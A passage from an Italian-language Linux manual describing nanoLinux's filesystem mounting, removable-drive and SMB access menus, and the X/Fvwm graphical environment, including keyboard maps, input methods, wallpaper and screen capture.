    Monitor     "Generic Monitor"
    DefaultDepth  24
    …
    SubSection "Display"
        Depth    16
        Modes    "1280x1024"
        ViewPort 0 0
    EndSubSection
    SubSection "Display"
        Depth    24
        Modes    "1280x1024"
        ViewPort 0 0
    EndSubSection
EndSection
…
```

Si osservi che quando si utilizza nanoLinux da DVD, se la grafica non si avvia automaticamente, occorre utilizzare il comando '**startx**' tradizionale. In tal caso, però, lo script '**startx**', prima dell'avvio, modifica il file '/etc/xorg.conf' al volo, facendo le stesse domande che farebbe '**nanorc**', come appena mostrato.

Capitolo 778

nanoLinux: accesso ad altri file system

nanoLinux non dispone di un sistema di innesto automatico dei file system contenuti in dischi esterni; tuttavia, c'è comunque qualche accorgimento che viene incontro agli utenti, senza però snaturare la tradizione.

778.1 Innesto di altri file system

La versione predefinita del file '/etc/fstab' di nanoLinux prevede una serie numerosa di innesti, all'interno di sottodirectory di '/mnt/'. In pratica, per ogni file di dispositivo che può rappresentare un'unità di memorizzazione, si associa una sottodirectory corrispondente in '/mnt/'. Un estratto del file '/etc/fstab' dovrebbe rendere più chiaro il meccanismo; qui va osservato l'uso dell'opzione '**users**' (al plurale), con la quale si consente a ogni utente il distacco delle unità, anche se l'innesto non è stato eseguito dallo stesso:[1]

```
...
/dev/fd0   /mnt/fd0   auto  users,noauto  0  0
/dev/fd1   /mnt/fd1   auto  users,noauto  0  0
...
/dev/sda   /mnt/sda   auto  users,noauto  0  0
/dev/sda1  /mnt/sda1  auto  users,noauto  0  0
/dev/sda2  /mnt/sda2  auto  users,noauto  0  0
/dev/sda3  /mnt/sda3  auto  users,noauto  0  0
/dev/sda4  /mnt/sda4  auto  users,noauto  0  0
/dev/sda5  /mnt/sda5  auto  users,noauto  0  0
...
```

Per evitare che gli utenti, usando strumenti grafici, si perdano in una miriade di sottodirectory a partire da '/mnt/', questa directory è inizialmente vuota, mentre uno script si occupa di inserire le sottodirectory necessarie e di togliere quelle che non servono più. Questo script viene pilotato automaticamente dal sistema uDev, che aggiorna al volo l'elenco dei file di dispositivo.

Le sottodirectory gestite automaticamente sono solo quelle che possono riferirsi a nomi di file di dispositivo di unità di memorizzazione, pertanto si possono comunque creare delle sottodirectory con nomi differenti per scopi propri, aggiornando anche il file '/etc/fstab' di conseguenza. Per esempio si potrebbe voler aggiungere la voce seguente al file:


```
...
192.168.1.21:/  /mnt/192.168.1.21  nfs  users,noauto  0  0
...
```

Pertanto andrebbe anche aggiunta la directory '/mnt/192.168.1.21/', sapendo che lo script di aggiornamento di '/mnt/' non la tocca.

778.2 Accesso semplificato alle unità rimovibili

Per semplificare l'accesso alle unità rimovibili, in modo da non costringere gli utenti a usare i comandi '**mount**' e '**umount**', appare un pulsantino nella barra delle applicazioni, con la lettera «d».


```
-> fd0
-> sr0
-> hdb
-> hdc

/home/tizio
/

tizio@172.17.1.1 | d | t | t | m | i |          | Mon 2012-12-12 12:12:12
                   clic
```

Selezionando il pulsante grafico [D], si ottiene un menù con l'elenco delle unità rimovibili a cui si può accedere, assieme ad altre posizioni utili all'interno del file system.[2] Eventualmente, se alcune unità risultano essere già innestate, si vedono le voci che consentirebbero di tentarne il distacco, come nell'esempio seguente dove si ipotizza che risulti già innestata un'unità nella directory '/mnt/fd0/':

```
<- fd0          si può tentare il distacco selezionando questa voce

-> fd0
-> sr0
-> hdb
-> hdc

/home/tizio
/

tizio@172.17.1.1 | d | t | t | m | i |          | Mon 2012-12-12 12:12:12
                   clic
```

Quando si seleziona una voce per accedere a una certa unità, se necessario viene innestata, quindi viene avviato un programma per poter intervenire nel suo contenuto. Di solito si tratta di Xfe, ma in mancanza di altro, può apparire anche solo una finestra di terminale.

> Le persone con poca esperienza tendono ad aprire e a risalvare i file, lì dove si trovano. Purtroppo, però, quando si utilizzano dei dischetti, non si può contare sull'affidabilità del supporto di memorizzazione e molto spesso succede di perdere i propri dati, proprio mentre si va a risalvare un lavoro. Pertanto, con i dischetti, è assolutamente necessario fare sempre una copia nella propria directory personale dei file che si vogliono modificare.

Logicamente, si può ottenere il distacco di una unità solo quando questa non risulta più utilizzata. In particolare, quando l'innesto è avvenuto in modo automatico e a questo è seguito l'avvio di un programma come Xfe, alla conclusione del funzionamento di tali programmi, viene

tentato un distacco automatico, che nel caso di unità servo-assistite, produce poi l'espulsione del supporto di memorizzazione.

778.3 Limitazione all'accesso

Per impedire a tutti gli utenti l'accesso a certe unità esistono due alternative: modificare il file '`/etc/fstab`', togliendo la facoltà agli utenti di innestare i dispositivi, oppure aggiungere dei file particolari nella directory '`/mnt/`'.

La modifica del file '`/etc/fstab`' significa la rimozione dell'opzione '**`users`**' dove serve; la seconda alternativa dovrebbe consentire un metodo più semplice da gestire attraverso script, anche se tali script non fanno parte della distribuzione. A ogni modo, si tratta di aggiungere un file vuoto con un nome corrispondente al modello seguente:

nome_dispositivo`.DISABLED`


Per esempio, per impedire l'accesso alle unità a dischetti tradizionali, occorre creare i file '`/mnt/fd0.DISABLED`' e '`/mnt/fd1.DISABLED`'.

La presenza di questi file fa sì che non vengano create automaticamente le directory per l'innesto di tali dispositivi, impedendo in pratica agli utenti comuni di accedervi.

778.4 Accesso a risorse di rete SMB

Se presso la propria rete locale (per la quale si deve essere instradati correttamente) sono presenti degli elaboratori MS-Windows configurati in modo da condividere alcune porzioni del proprio file system, secondo i protocolli SMB, dovrebbe essere possibile accedervi attraverso lo stesso menù previsto per le unità rimovibili:

```
-> fd0
-> sr0
-> hdb
-> smb            clic


/home/tizio
/

tizio@172.17.1.1 | d | t | t | m | i |          | Mon 2012-12-12 12:12:12
                   clic
```

Perché l'innesto possa avvenire, è necessaria la presenza della directory '`/mnt/smb/`', con i permessi 0777_8. Una volta innestato l'albero delle risorse individuate automaticamente, il distacco avviene come per le unità rimovibili:

si può tentare il distacco selezionando questa voce

```
<- smb

-> fd0
-> sr0
-> hdb
-> smb

/home/tizio
/

tizio@172.17.1.1 | d | t | t | m | i |  | Mon 2012-12-12 12:12:12
```

clic

[1] Originariamente si utilizzava l'opzione '**`user`**', al singolare, in modo che l'utente che innesta un file system sia l'unico (a parte '**`root`**') che possa anche eseguirne successivamente il distacco. Tuttavia, non sempre il sistema operativo si comporta conformemente e poteva succedere che tale operazione venisse autorizzata esclusivamente all'amministratore.

[2] In alcuni casi, le unità rimovibili non vengono individuate come tali, pertanto il menù non le considera, ma si possono innestare ugualmente in modo manuale.

nanoLinux e X

nanoLinux può disporre di un servente X per l'uso di applicazioni grafiche, assieme al gestore di finestre Fvwm, ma senza un gestore di sessione.

779.1 Avvio

Se si tratta di un'edizione di nanoLinux che include X, l'accesso alla sessione grafica avviene di norma attraverso Xdm, anche quando si usa il sistema da DVD. Tuttavia, quando si usa il sistema da DVD, la configurazione grafica iniziale è quella predefinita, per adattatori VESA standard. Se così non funziona, o se comunque lo si preferisce, si può far terminare il funzionamento di Xdm e utilizzare poi '**startx**', che in quel caso configura al volo la grafica.

/etc/init.d/xdm stop [*Invio*]

...

$ **startx** [*Invio*]

Prima di avviare effettivamente la grafica, lo script '**startx**' fa una serie di domande, come avviene durante la configurazione vera e propria, che si farebbe con il comando '**nanorc x config**'.

779.2 Autorizzazione per l'accesso al servente X

Quando si utilizza Xdm, questo modifica ogni volta la chiave di autorizzazione associata al proprio protocollo nel file '~/.Xauthority' ('**XDM-AUTHORIZATION-1**'). Come conseguenza di ciò, se lo stesso utente ha più sessioni simultanee, su elaboratori differenti, condividendo la stessa directory personale, ovvero condividono lo stesso file '~/.Xauthority', succede che solo l'ultima sessione aperta può risultare operativa in mondo corretto, mentre tutte le altre perdono la possibilità di avviare programmi nuovi.

Se esiste questo problema, l'utente che voglia aprire queste sessioni parallele deve avviare la grafica con l'ausilio dello script '**startx**', da una console, tenendo presente che se è in funzione Xdm occorre indicare uno schermo alternativo:

$ **startx -- :1** [*Invio*]

779.3 Configurazione delle finestre

L'uso delle applicazioni grafiche, secondo la configurazione del gestore di finestre, è abbastanza intuitivo, ma ci sono degli accorgimenti inusuali che possono essere interessanti. Il trascinamento con il puntatore del mouse sui bordi delle finestre produce lo spostamento o il ridimensionamento delle stesse, a seconda che si trovi, rispettivamente, sulla parte rettilinea o sugli angoli:

il trascinamento sui bordi con l'unità di puntamento produce lo spostamento della finestra

il trascinamento sugli angoli con l'unità di puntamento produce il ridimensionamento della finestra

I bottoni che appaiono sulla barra superiore della finestra contengono un menù generico, la funzione di riduzione a icona, la funzione di ridimensionamento e quella di eliminazione dell'applicazione:

occupa tutto lo schermo

```
reduce to icon
...
...
close window application
destroy window application
```

riduce a icona

chiude l'applicazione

Il bottone che, in condizioni normali, serve a ingrandire la finestra, può essere usato in combinazione con la tastiera, per ottenere effetti particolari. Si possono combinare i tasti [*Maiuscole*] e [*Ctrl*], ma in tal caso i tre tasti del mouse hanno un effetto diverso:

[Maiuscole] e tasto sinistro del mouse

[Maiuscole] e tasto destro del mouse

[Ctrl] e tasto sinistro del mouse

[Ctrl] e tasto destro del mouse

[Maiuscole Ctrl] e tasto sinistro del mouse

[Maiuscole Ctrl] e tasto destro del mouse

779.4 Comandi da tastiera

Sono disponibili alcuni comandi che possono essere impartiti attraverso la tastiera, che si comportano in modo simile a quello di altri sistemi operativi. Lo specchietto successivo riepiloga le combinazioni possibili, ma occorre sottolineare che la combinazione [*Alt F4*] funziona solo se viene abilitata espressamente dall'utente.

Combinazione	Effetto
[*Alt Esc*]	Mette in primo piano la prossima finestra; ripetendo la combinazione si scorre tra le applicazioni.
[*Ctrl Esc*]	Fa apparire il menù principale, che può essere attraversato con l'aiuto dei tasti freccia e per selezionare la voce evidenziata basta premere il tasto [*Invio*].
[*Alt Tab*]	Fa apparire un menù con l'elenco delle applicazioni disponibili, dove è possibile selezionare quella desiderata per portarla in primo piano.
[*Alt F4*]	Se abilitato, chiude l'applicazione attiva o conclude la sessione grafica, ma solo dopo una conferma.

L'abilitazione o la disabilitazione delle combinazione [*Alt F4*] è accessibile dal menù di Fvwm, come si vede nella figura successiva.

Figura 779.7. Abilitazione o disabilitazione della combinazione [*Alt F4*], attraverso le voci del menù di Fvwm.

...
...
...
edu and fun
...
...

...
...
...
keyboard shortcuts

enable [Alt F4] to quit programs
disable [Alt F4]

779.5 Configurazione locale

In condizioni normali, in un sistema GNU/Linux si utilizza la variabile '**LANG**' o le variabili '**LC_***' per dichiarare il linguaggio preferito e le convenzioni locali. La scelta di un linguaggio implica anche quella di una codifica appropriata per la rappresentazione dei caratteri a video e per la scrittura dei file di testo, ma dal momento che la gestione della console di un sistema GNU/Linux è in grado di gestire un numero limitato di caratteri per lo schermo, nanoLinux adotta uno strattagemma.

nanoLinux introduce l'uso della variabile di ambiente '**LANG_FOR_X**', con la quale si può stabilire una configurazione specifica per l'uso dell'ambiente grafico. Per esempio, si potrebbe gestire la console secondo le convenzioni statunitensi ('**en_US.UTF-8**'), mentre si può impostare la grafica per la lingua e le convenzioni della Russia ('**ru_RU.UTF-8**'). Per evitare di fare confusione, all'inizio del menù grafico di Fvwm appare l'indicazione della codifica in funzione.

> Si osservi che se si avvia una finestra di terminale con una shell di *login* (l'opzione '**-ls**' di '**xterm**' e di altri programmi simili fa questo), la configurazione che si ottiene in quell'ambito è quella della console.

Per modificare la configurazione locale durante il funzionamento in modalità grafica, si può accedere alla voce *system*, *$ export LANG=* e selezionare la combinazione di lingua e nazionalità preferita. Nell'elenco non si vede il nome della codifica, perché è stabilito implicitamente che si tratti di UTF-8.

Figura 779.8. Selezione della configurazione locale durante il funzionamento in modalità grafica.

```
...            $ export LANG=     ...
...            ...                id_ID
...            ...                is_IS
system         ...                it_CH
...                               it_IT
...                               iw_IL
                                  ja_JP
                                  ...
```

779.5.1 Configurazione della mappa della tastiera


Dal momento che nanoLinux prevede una configurazione locale adatta anche a lingue che si scrivono con un alfabeto non latino, quando si vuole configurare la mappa della tastiera per una lingua del genere, c'è poi il problema di scrivere comandi o direttive che invece richiedono l'alfabeto latino. Per ridurre gli inconvenienti dovuti a queste esigenze, la configurazione della mappa della tastiera con il sistema grafico, prevede sempre la selezione di una coppia: una mappa principale e una alternativa.

In base alla logica prevista, la mappa principale deve essere quella che consente di scrivere con l'alfabeto latino; probabilmente, se la propria lingua non lo prevede, la mappa principale potrebbe essere quella statunitense. Successivamente, durante il funzionamento è sempre possibile cambiare la mappa alternativa. Per esempio, se la mappa principale, già selezionata in fase di configurazione, è quella italiana ('**it**'), dal menù si può selezionare la sequenza di voci seguenti per avere una mappa alternativa in greco:
system,
$ setxkbmap -rules xorg,
-model pc105 -options "" -options "grp:alt_shift_toggle",
-layout el,it.

```
...
...
...
system
...
...

...
...
...
$ setxkbmap -rules xorg
...
...

-model pc102 -options "grp:alt_shift_toggle"
-model pc105 -options "grp:alt_shift_toggle"

...
-layout ee,it
-layout el,it
-layout en_US,it
-layout es,it
...

$ setxkbmap -rules xorg -model pc105 -options "grp:alt_shift_toggle" -layout el,it
```

Per passare dalla mappa principale a quella alternativa e viceversa, è sufficiente la combinazione di tasti [*Alt Maiuscole*], oppure, si possono anche «scambiare» le mappe con la voce *keymap groups* del menù principale.

A Æ æ S § ß D Đ ð
> » < « Z < « X > »

Si può ottenere la visualizzazione della mappa attiva principale, procedendo così:
system,
$ xkbprint,
-color -labels symbols -pict all -ll 1 ***:n***
(oppure *-color -labels symbols -pict all -ll 3* ***:n*** per le funzioni del terzo e quarto livello della tastiera).

```
...
...
...
system
...
...
```

```
...
...
...
$ xkbprint
...
...
```

```
-color -labels symbols -pict all -ll 1 :1.0
-color -labels symbols -pict all -ll 3 :1.0
-eps -color -labels symbols -pict all -ll 1 :1.0
-eps -color -labels symbols -pict all -ll 3 :1.0
```

```
$ xkbprint -color -labels symbols -pict all -ll 1 :1.0
```

La maggior parte delle mappe prevede l'uso del tasto [*AltGr*] per passare al terzo livello (per esempio, quello che nella disposizione italiana consente di ottenere la chiocciola, il cancelletto, le parentesi quadre e il simbolo dell'euro). Si veda anche quanto scritto a partire dal capitolo 227 sulla configurazione e sull'uso della tastiera con X.

779.5.2 Metodi di inserimento

nanoLinux consente di configurare al volo la mappa della tastiera, per tutte le lingue che prevedono un numero limitato di caratteri. Quando si ha a che fare con lingue asiatiche con molti caratteri, quale è il caso del cinese, occorre avvalersi di quello che è noto come «metodo di inserimento intelligente». D'altra parte, il fatto di non disporre di una tastiera con la rappresentazione dei simboli, anche quando questi sono in numero limitato, rende più semplice un metodo di inserimento basato su una forma di traslitterazione.

Nelle edizioni di nanoLinux standard che dispongono della grafica, all'avvio di X viene avviata anche una copia del demone '**`scim`**', per facilitare l'inserimento di un testo utilizzando i caratteri di varie lingue. Per attivare o disattivare questa funzione speciale, si utilizza la combinazione di tasti [*Ctrl Spazio*], quando è attiva l'applicazione con la quale si è in fase di scrittura. Tuttavia, la combinazione di tasti [*Ctrl Spazio*] non funziona sempre, perché alcuni programmi richiedono espressamente che sia stata predisposta una configurazione locale appropriata (per esempio '**`zh_CN.UTF-8`**' per il cinese).

Figura 779.12. Attivazione e sospensione del metodo di inserimento intelligente, attraverso la combinazione [*Ctrl Spazio*].

Figura 779.13. Attivazione del metodo di inserimento intelligente per la lingua cinese, durante l'uso di un programma per la modifica di file di testo.

È bene osservare che, qualunque metodo di inserimento sia stato scelto, per ottenere il risultato occorre che la configurazione della tastiera preveda l'uso dell'alfabeto latino; inoltre, è necessario che siano disponibili (installati) i caratteri necessari alla scrittura, altrimenti il testo non può essere visualizzato.


779.6 Messaggi di errore

Quando si avvia un programma, possono verificarsi dei problemi, che normalmente vengono segnalati attraverso lo standard error. Tuttavia, durante il funzionamento in modalità grafica si tendono a perdere tali messaggi, perché questi programmi sono avviati attraverso un menù e non un terminale comune. Per ovviare a questo inconveniente, la configurazione particolare di nanoLinux è organizzata in modo da mostrare lo standard output e lo standard error generato dal gestore di finestre, attraverso un terminale trasparente senza titolo, che si trova apparentemente sullo sfondo, la cui attivazione deve però essere richiesta espressamente.

Figura 779.14. Attivazione della finestra trasparente con i messaggi inviati dai programmi allo standard output e allo standard error:
standard output and error window,
new window.

```
standard output and error window        new window
...                                     test standard output
...                                     test standard error
...
...
...
```

Figura 779.15. La finestra dei messaggi, dove si vedono alcune informazioni generate dai programmi.

```
Smart Common Input Method 1.4.6

Launching a SCIM daemon with Socket FrontEnd...
Loading simple Config module ...
Creating backend ...
keyboard groups: it,dk
Use [Alt Shift] to exchange the keyboard group.
Loading socket FrontEnd module ...
Starting SCIM as daemon ...
Launching a SCIM process with x11...
Loading socket Config module ...
Creating backend ...
Loading x11 FrontEnd module ...
GTK Panel of SCIM 1.4.6

Starting SCIM as daemon ...
SCIM has been successfully launched.
/tmp/file1MPugU.fg.jpg is a 1280x960 JPEG image, color space
YCbCr, 3 comps, Huffman coding.
  Merging...done

tizio@172.17.1.1 | d | t | t | m | i |          | Mon 2007-12-12 12:12:12
```

I messaggi che appaiono si possono scorrere all'indietro (anche con l'uso della rotellina del mouse, se disponibile), la finestra dei messaggi può essere eliminata ed eventualmente può essere riavviata successivamente.

779.7 Avvio dei programmi

Il menù previsto per nanoLinux è organizzato in modo tale da facilitare l'avvio di alcune funzioni e programmi privilegiati. Nella maggior parte dei casi, nel menù sono previsti degli accorgimenti, come per esempio quello di mostrare un terminale con l'elenco dei processi più attivi, al momento dell'avvio delle applicazioni che ci mettono un po' di tempo prima di mostrarsi all'utente.

Figura 779.16. Attesa durante l'avvio di un programma.

```
Smart Common Input Method 1.4.6

Launching a SCIM daemon with Socket FrontEnd...
Loading simple Config module ...
Creating backend ...
keyboard groups: it,dk
Use
Load  Loading...
Star   5904 ?        Dl      0:00 x-www-browser
Laun   5904 ?        Rl      0:01 x-www-browser
Load
Crea
Load
GTK Panel of SCIM 1.4.6

Starting SCIM as daemon ...
SCIM has been successfully launched.
/tmp/file1MPugU.fg.jpg is a 1280x960 JPEG image, color space
YCbCr, 3 comps, Huffman coding.
  Merging...done

tizio@172.17.1.1 | d | t | t | m | i |      | Mon 2007-12-12 12:12:12
```

779.8 Configurazione del mouse

La configurazione attraverso '**nanorc x config**' non prevede l'indicazione del tipo di mouse, perché si utilizzano le informazioni trasmesse dal demone '**gpm**'; pertanto, la configurazione corretta di questo demone garantisce anche il funzionamento con X.

L'utente comune non ha la possibilità di configurare definitivamente la velocità o l'accelerazione del puntatore del mouse; per queste e altre cose simili deve usare ogni volta il comando '**xset**', per il quale appare qualche esempio nel menù di nanoLinux.

779.9 Sfondo

Lo script '**xinitrc**', all'avvio del sistema grafico fa una serie di operazioni, tra le quali determina se deve caricare un'immagine per lo sfondo. Questa immagine è costituita dal file '`~/.wallpaper`' che eventualmente può contenere semplicemente un colore uniforme. Se questo file manca, viene utilizzato un colore predefinito per lo sfondo.

Figura 779.17. Configurazione dello sfondo con colore uniforme, attraverso le voci del menù di Fvwm.

```
...                 ...                                                  ...
...                 ...                                                  azure
...                 ...                                                  blue
edu and fun         background   $ xsetroot -solid                       turquoise
...                              $ display -window root -backdrop        cyan
...                                                                      ...

$ xsetroot -solid turquoise
```

Per definire il colore o l'immagine dello sfondo si possono usare le voci del menù di Fvwm; in particolare, per la selezione dell'immagine, è prevista la scansione del contenuto della directory '`/etc/background/`' e della directory personale dell'utente, alla ricerca di file con alcune estensioni tipiche.

Figura 779.18. Configurazione dell'immagine da usare come sfondo, attraverso le voci del menù di Fvwm.

edu and fun
background
$ xsetroot -solid
$ display -window root -backdrop
/home/tizio/aquilone.jpg
/etc/background/arcobaleno.jpg
/etc/background/spiaggia.jpg
/etc/background/stella.jpg

$ display -window root -backdrop /etc/background/spiaggia.jpg

779.10 Cattura dell'immagine dello schermo

Generalmente, con i programmi per il fotoritocco è possibile attivare una funzione per la cattura dell'immagine che appare sullo schermo o solo nell'ambito di una certa finestra. Tuttavia, questa operazione può essere laboriosa, mentre ci sono situazioni in cui poter salvare o stampare qualcosa che si vede attraverso il sistema grafico è importante. Per fare un esempio concreto, ci sono programmi che non dispongono di una funzione di stampa, come Gnuplot (capitolo 250) e in tal caso, la realizzazione di una foto dello schermo è l'unica possibilità di conservare qualcosa.

Nel menù di Fvwm appare una voce per la cattura delle immagini, che, a seconda dei casi, crea un file nella directory personale dell'utente, invia alla stampa il risultato, oppure crea un file temporaneo e avvia contestualmente un programma per il fotoritocco aprendo quel file. Una volta selezionata la funzione preferita, occorre puntare la finestra da catturare, quindi premere una volta il primo tasto del mouse.

Figura 779.19. Procedimento guidato dal menù di Fvwm per la cattura dell'immagine dello schermo.

screen capture
to picture editor
to default printer
to file
cursore del mouse
clic per fotografare la finestra

Quando si sceglie di salvare l'immagine in un file, si viene avvisati del nome utilizzato, che comunque corrisponde a un modello del tipo: '`screen.`***nn***`.jpg`'.

779.11 Bottoni della barra delle applicazioni

La barra delle applicazioni, che di solito appare nella parte inferiore della superficie grafica, contiene dei «bottoni» per accedere rapidamente a funzioni importanti. In particolare, sono presenti due bottoni con la lettera «t» per avviare un terminale; la differenza sta nel fatto che il primo contiene una shell di *login* e come tale rilegge la configurazione come quando si accede al sistema.

Figura 779.20. I «bottoni rapidi» incorporati nella barra delle applicazioni.

menù
accesso alle unità di memorizzazione rimovibili e alla rete SMB
tizio@172.17.1.1
d t t m i
Mon 2007-12-12 12:12:12
internet (navigatore)
mixer audio
terminale normale
terminale di login
accesso alla propria posta elettronica

779.12 Altre annotazioni

La configurazione di X è contenuta nel file '`/etc/X11/xorg.conf`'; il file '`/etc/X11/xorg.conf.vesa`' contiene la stessa configurazione e serve come modello quando si aggiorna il file '`/etc/X11/xorg.conf`'.

La configurazione di partenza, si riferisce a un adattatore grafico VESA, dove si tentano di visualizzare 1024×768 punti a una profondità di 16 bit (2^{16} colori). Si veda la parte xxxvii a proposito del sistema grafico X e della configurazione di X.

Per far sì che venga avviato il gestore di finestre Fvwm è stato modificato il file '`/etc/X11/xinit/xinitrc`' e per garantire che rimanga così, nella directory '`/etc/X11/xinit/`' ne è disponibile una copia di scorta che viene ricopiata automaticamente per opera dello script '`/etc/init.d/rc.config`'.

Per quanto riguarda la configurazione del gestore di finestre Fvwm, anche questa è stata riscritta (il file '`/etc/X11/fvwm/system.fvwm2rc`') e lo script '`/etc/init.d/rc.config`' provvede a mantenerla come disposto per nanoLinux, attraverso una sua copia.

